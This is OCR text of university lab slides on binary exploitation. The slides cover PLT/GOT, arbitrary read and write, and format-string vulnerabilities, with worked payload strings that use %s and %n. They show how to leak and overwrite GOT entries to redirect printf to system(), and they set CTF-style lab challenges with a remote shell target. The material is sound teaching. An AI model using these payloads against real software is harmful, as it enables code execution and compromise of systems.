
CS4459.001
Cyber Attacks & Defense Lab

Arbitrary Read / Write and Format String


April 9, 2023

ELF, PLT, GOT


PLT
printf()
strcpy()
read()
The program
Calls a function
In PLT
PLT jumps to GOT
Program
printf()
Libc
printf()
…
strcpy()
…
read()
…
_dl_dynamic_resolve
GOT
7fa174b06800
_resolve
_resolve
GOT stores addr of _dl_dynamic_resolve

How DO We Get to “main()”?

- Kernel (`load_elf_binary()`) Sets-up stack for you: argc, argv, envp, auxv
  - File descriptors: 0, 1, 2 (stdin, stdout, stderr)
  - pass control to ‘loader’
- ‘loader’
  - Relocates shared libraries
  - Calls ‘pre-initializer(s)’
  - Then, calls ‘_start()’





```
→  _start();
→  __libc_start_main();
→  main();
```

sr-1

- Leaking *some bytes* from *the stack*
- This will contain the return address of main()
  - Leak somewhere in the middle of `__libc_start_main()`
  - You can calculate the offset to ‘`execl()`’

```
execl(const char* path, args, …);
```



Run `execl(“@”, 0);`

- In ROPGadget, you will chain something like the following

```
setregid(getegid(), getegid()); execl(“sh”,0);
```

ar-2

- Leak the GOT of any function


  `printf()? puts()?` ➔ Anything should work!


- Calculate the distance from that function to "`execl();`"

```
GOT_execl := GOT_printf - libc_printf
             + libc_execl
```

- Then run,

  `setregid(), execl("@", 0);`





Attacks with Arbitrary Write

- GOT address is known for *non*-PIE

- Choose one function that is called in the program

```
  printf("Writing %lu bytes to %p\n", read_bytes, ptr);
}
```

- Overwrite the GOT of `printf()` to `system()`
  - What will happen?

```
system("Writing %lu bytes to %p\n");  // Fails...
```

aw-1 and aw-2

- aw-1
  - Write the address of `please_execute_me()` to the GOT of `printf()`
  - `printf()` will be replaced to `please_execute_me();`

- aw-2
  1. Leak the GOT of `printf()` with AR
  2. Calculate the address of system() from printf()
  3. Overwrite the GOT of `printf() := system()`

     `system()` will replace `printf()`

Format String Vulnerability

Format String Vulnerability

- Format String

```
printf(“%d %x %s %p %n\n”, 1, 2, “asdf”, 3, &i);
```

- The vulnerability

```
char buf[512];
printf(“%s”, buf);
printf(buf);
```

- If you can control a format string, you may inject arbitrary directives
  - %d %x %p %s %n etc.

Format String Vulnerability

- Format String

```
printf(“%d %x %s %p %n\n”, 1, 2, “asdf”, 3, &i);
```

- Can be exploited as:
  - Arbitrary *READ (ar)*
  - Arbitrary *WRITE (aw)*

The Format String

- Usage

```
printf("%d %x %s", 0, 65, "asdf");
```

→ variable number of arguments

  - This will print 0 (decimal), 41 (hexadecimal), and "asdf"

- **%** parameters
  - % is a *special identifier* in the Format String
  - % seeks for an argument (corresponding to its order…)

Format String Parameters

%d

- Expects an *integer value* as its argument and print a *decimal* number

%x

- Expects an *integer value* as its argument and print a *hexadecimal* number
  8048000

%p

- Expects an *integer value* as its argument and print a *hexadecimal* number
  0x8048000 # It's pretty!

%s

- Expects an *address to a string* (char *) and print it as *a string*

Format String Syntax

```
%1$08d
```

```
%[argument_position] $ [length] [parameter]
```

- Means
  - Print an integer as a **d**ecimal value
  - Justify its length to length (08)
  - Get the value from *n*-th (1st) argument

  - Print 8-length decimal integer, with the value at the 1st argument (padded with 0)
    E.g., 00000001

Format String Parameters

%d : Integer decimal *%x* : Integer hexadecimal *%s* : String

```
printf("%2$08d", 15, 13, 14, "asdf");
    00000013

printf("0x%3$08x", 15, 13, 14, "asdf");
    0x0000000d

printf("%3$20s", 15, 13, 14, "asdf");


printf("%4$20s", 15, 13, 14, "asdf");
                    asdf
```

Format String Vulnerability

- Format String

```
printf(“%d %x %s %p %n\n”, 1, 2, “asdf”, 3, &i);
```

- The vulnerability

```
char buf[512];
printf(“%s”, buf);

printf(buf);
// This will print some values from stack
printf(“%p %p %p %p %p %p”);
```

Format String Vulnerability

- Format String

```
printf(“%d %x %s %p %n\n”, 1, 2, “asdf”, 3, &i);
```

- Can be exploited as:
  - Arbitrary Read (AR)
  - Arbitrary Write (AW)

Format String Vulnerability

- Useful identifiers

  - %x – value, print an argument as a hexadecimal value
  - %d – value, print an argument as a decimal value
  - %p – value, print an argument as a hexadecimal value with prefix 0x-

  - %s – pointer, print an argument as a string; print the data in the address
  - %n – pointer, **write** the *number of printed bytes* to the address

Format String Parameters

- %n – store # of printed characters


```
int i;
printf(“asdf%n”, &i);
   // i := 4


printf(“%12345x%n”, 1, &i);
   // Print 1 as 12345 characters (“ ” * 12344 + “1”)
   // Store 12345 to i
```

fs-read-1

- Use many `%p` to dump the random value!
- Practice `%6$p, %7$p,` etc..

Stack

```
Reading symbols from aslr-2...(no debugging symbols found)...done.
pwndbg> pdisass check_function
pdisass: The program is not being run.
pwndbg> disassemble check_function
Dump of assembler code for function check_function:
   0x080484fa <+0>:     push   %ebp
   0x080484fb <+1>:     mov    %esp,%ebp
   0x080484fd <+3>:     sub    $0x14,%esp
   0x08048500 <+6>:     push   $0x80485e4
   0x08048505 <+11>:    call   0x8048350 <printf@plt>
   0x0804850a <+16>:    movl   $0x8048630,(%esp)
   0x08048511 <+23>:    call   0x8048350 <printf@plt>
   0x08048516 <+28>:    add    $0x10,%esp
   0x08048519 <+31>:    leave
   0x0804851a <+32>:    jmp    0x80484b3 <input_func>
End of assembler dump.
pwndbg>
```




```
$./aslr-2
Your buffer? I don't wanna let you know my address!
Does these leak some?: 0x4000000 0x1 0x804858b 0x1 0xff814aa4 0xff8149f8 0x8048532 0xf7f283dc 0xff814a10 (nil) 0xf7d8d647 0xf7f28000 0xf7f280
00 (nil) 0xf7d8d647 0x1 0xff814aa4 0xff814aac
Please type your name:

Hello
```

Stack Information Leak via FSV

```
printf(buf);
```

- Type %p %p %p %p %p %p %p %p %p
- This will eventually leak values in the stack

```
kjee@ctf-vm2.utdallas.edu:/home/kjee/repos/cs4301.003-s21-challenges/unit6/challenges/4-fs-read-1-32 git:(master*) $ ./fs-read-1-32
Please type your name first:
%p %p %p %p %p %p %p %p %p
Hello 0xffcda40c 0x3f 0x8048754 0xf7f147eb (nil) 0xcd581f2c 0x25207025 0x70252070 0x20702520

Can you guess the random?
```

fs-read-2

- Buffer is 64 bytes
  → You can put at most 32 '%p'
- You cannot reach to the `random` value on the stack (too far)
- Use gdb, to figure out
  1. Values from which address %1$p prints? → `[addr_a]`
  2. Which address stores the random value → `[addr_b]`

  `([addr_b] - [addr_a]) / 4` ; distance as # args

  - E.g., if that value is 77 → %77$p
    should reveal `random`


```
34  /*
35   * On the stack, these variables will be placed i
36   * [ret addr]
37   * [saved ebp]            <-- %ebp points here
38   * [other...]
39   * [random - 4 bytes]
40   * [name - 64 bytes]
41   * [buf - 512 bytes]
42   * [other - 4 bytes]
43   * [arg space]
44   * [arg space]
45   * [arg space]            <-- %esp points here...
46   *
47   * check the disassembly to get a more accurate i
48   */
49 };
```

Where is the random in fs-read-1?

```
0x080486f4 <+1>:     mov    %esp,%ebp
0x080486f6 <+3>:     push   %ebx
0x080486f7 <+4>:     sub    $0x54,%esp
```

```
0x08048705 <+18>:    call   0x8048683 <read_random>
0x0804870a <+23>:    mov    %eax,-0x50(%ebp)
```

```
0x08048737 <+68>:    sub    $0xc,%esp
0x0804873a <+71>:    push   $0x80488f3
0x0804873f <+76>:    call   0x80484a0 <printf@plt>
```



Arbitrary Read via FSV

- In fs-read-1

```
red9057@blue9057-vm-ctf2 : ~/week6/fs-read-1
$ ./fs-read-1-32
Please type your name first:
%p %p %p %p %p %p %p %p %p
Hello 0xffbbfa6c 0x3f 0x804870a 0xf7f297eb (nil) 0xcee1b5fe 0x25207025 0x70252070 0x20702520

Can you guess the random?
1
Wrong, your random was 0xcee1b5fe but you typed 0x00000001
```


- %p %p ….
- Why?

Arbitrary Read via FSV

- The buffer is on the stack
  - Your input can also be treated as an argument

```
0x08048729 <+54>:    lea    -0x4c(%ebp),%eax
0x0804872c <+57>:    push   %eax
0x0804872d <+58>:    push   $0x0
0x0804872f <+60>:    call   0x8048490 <read@plt>
```


- Can you exploit this to perform arbitrary read via FSV?



Arbitrary Read via FSV (%s)

- Put address to read on the stack
  - Suppose the address is 0x804a010 (GOT of printf)

- Prepare the string input
  - "\x10\xa0\x04\x08%7$x" (print 0x804a010, test it first)
  - "\x10\xa0\x04\x08%7$s" (read the data!)



Arbitrary Read via FSV (%s)

- Capability
  - Can read “string” data in the address
  - Read terminates when it sees “\x00”

- Tricks to read more…

  “\x10\xa0\x04\x08\x11\xa0\x04\x08\x12\xa0\x04\x08\x13\xa0\x04\x08”
  “%7$s|%8$s|%9$s|%10$s”

  - You will get values separated by | (observing || means that it is a NULL string)
    - E.g., output “1|2||3” will indicate “12\x003”

Arbitrary Write via FSV (%n)


- Put address to read on the stack
  - Suppose the address is 0x804a010 (GOT of printf)

- Prepare the string input

  "\x10\xa0\x04\x08%7$x" (print 0x804a010, test it first)

  "\x10\xa0\x04\x08%7$n" (write the data!)

- Will write 4, because it has printed "\x10\xa0\x04\x08" before the %7$n parameter



Arbitrary Write via FSV (%n)

- Can you write arbitrary values? Not just 4?

- %10x – prints 10 characters regardless the value of argument
- %10000x – prints 10000 characters…
- %1073741824x – prints 2^30 characters …

- How to write 0xfaceb00c?
  - %4207489484x
  - NO….

```
>>> 0xfaceb00c
4207849484
```

Arbitrary Write via FSV (%n)

- Challenges…
  - Printing 4 billion characters is super SLOW…
  - Remote attack – you need to download 4GB…
  - What about 64bit machines – 48bit addresses?

```
>>> 0x7ffff7a52390
140737348182928
```

```
gdb-peda$ print system
$2 = {<text variable, no debug info>} 0x7ffff7a52390 <__libc_system>
```

- A trick
  - Split write into multiple times (2 times, 4 times, etc.)

Arbitrary Write via FSV (%n)

- Writing 0xfaceb00c to 0x804a010
  - 0xfacebooc → 4 bytes

- Prepare two addresses as arguments
  - "\x10\xa0\x04\x08\x12\xa0\x04\x08"
  - Printed **8** bytes
  - Write **0xb00c** at 0x0804a010 [%(**0xb00c**- **8**)x%n] ➔ %45060x%n
    - This will write 4 bytes, 0x0000b00c at 0x804a010 ~ 0x804a014
  - Write **0xface** at 0x804a012 [%(**0xface** – **0xb00c**)x%n] ➔ %19138x%n
    - This will write 4 bytes, 0x0000face at 0x804a012 ~ 0x804a016

- What about 0x0000 at 0x804a014 ~ 0x804a016?
  - We do not care…

Arbitrary Write via FSV (%n)

- Can we overwrite 0x12345678?
- Write **0x5678** to the address

  % (0x5678 – 8) n

- Write **0x1234** to the (address + 2)

  % (0x1234 – 0x5678) n

  % (0x011234 – 0x5678) n

“\x10\xa0\x04\x08\x12\xa0\x04\x08%22128x%7$n%48060x%8$n

Arbitrary Write via FSV (%n) – amd64

- Writing 0xfaceb00c to 0x60108c

- Prepare two addresses as arguments
  - "\x8c\x10\x60\x00\x00\x00\x00\x00\x8e\x10\x60\x00\x00\x00\x00\x00"
  - Printed **16** bytes
  - Write **0xb00c** at 0x60108c [%(**0xb00c**-**16**)x%7n], %45052x%n
    - This will write 4 bytes, 0x0000b00c at 0x804a010 ~ 0x804a014
  - Write **0xface** at 0x60108e [%(**0xface** – **0xb00c**)x%6n], %19138x%n
    - This will write 4 bytes, 0x0000face at 0x804a012 ~ 0x804a016

- Will this work?

Arbitrary Write via FSV (%n) – amd64

- Writing 0xfaceb00c to 0x60108c
- Prepare two addresses as arguments
  - "\x8c\x10\x60\x00\x00\x00\x00\x00\x8e\x10\x60\x00\x00\x00\x00\x00"
- printf will stop printing values if it sees any \x00 in the string
  - \x00 == NULL, NULL means the end of the string!
- How to avoid this?

Arbitrary Write via FSV (%n)

- Can we overwrite 0x12345678 to address 0x60108c?
- Write **0x5678** to the address
  - % (0x5678) n ➔ %22136n
- Write **0x1234** to the (address + 2)
  - % (0x1234 – 0x5678) n
  - % (0x011234 – 0x5678) n ➔ %48060n
- **"%22136x%10$n%48060x%11$nAA"**
  - Why **AA**? To make the entire input 8-byte aligned (*24 bytes*)

Arbitrary Write via FSV (%n)

- “%**22136**x**%10$n**%**48060**x**%11$nAA**”**
  - Why **AA**? To make the entire input 8-byte aligned (*24 bytes*)
- And then, we will attach 0x60108c

“%**22136**x**%10$n**%**48060**x**%11$n**\x8c\x10\x60\x00\x00\x00\x00\x00\x8e\x10\x60\x00\x00\x00\x00\x00”

- Why does this work?
  - `printf()` will process all colored parts and “`\x8c\x10\x60`”
  - it will stop printing once it sees \x00
  - But `%10$n` and `%11$n` works…

Arbitrary Code Execution via FSV

- Suppose we can control FSV twice

1. Use `%s` to read the GOT of puts
   - Calculate the address of `system()`
2. Use %n to write the GOT of `printf()`
   - To `system()`

3. `printf()` will become `system()`

```
system("Welcome …");
```

fs-arbt-read

1. Get the address of random value in global variable area

1. Use %s to leak the value

1. 64bit: put the address at the end!

   - E.g., “`%7$sBBBB\xaa\xdd\xdd\xdd\x00\x00\x00\x00`”

fs-arbt-write

1. Get the address of the target global variable
2. Get target value: say, `0xfaceb00c`

3. Calculate first and second print values
   - First: `0xb00c – 8`
   - Second: `0xface - 0xb00c`

4. Use %x to print that many characters, and use %n to overwrite value
5. 64bit: put the addresses <u>at the end!</u>

fs-code-exec

- 2 printf() calls

- Use 1st call as Arbitrary Read
  - Leak GOT of `printf()`

- Use 2nd call as Arbitrary Write
  - Overwrite the GOT of `printf()` → `system()`

fs-code-exec-pie-64 (bonus 40pt)

- PIE, NX, Stack-cookie; `3 printf()` calls

1. Use 1st call as Sequential Read (`%p %p %p %p %p %p…`)
   - Leak code address of the program
   - Get the address of GOT by *offsetting* it!

2. Use 2nd call as Arbitrary Read
   - Leak GOT of `printf()`

3. Use 3rd call as Arbitrary Write
   - Overwrite the GOT of `printf()` → `system()`

Extra-credit: fs-no-binary-pie-64 (+50)

- PIE, NX, Stack-cookie enabled
- Remote challenge nc 10.176.150.33 60051
- Two `printf()` calls
- Use SR, AR and AW wisely
  - Leak binary program!
  - Understand what program does!
  - Get a shell!
  - Read the flag!
- Hint: the program does not require `setregid(getegid(), getegid())` for you.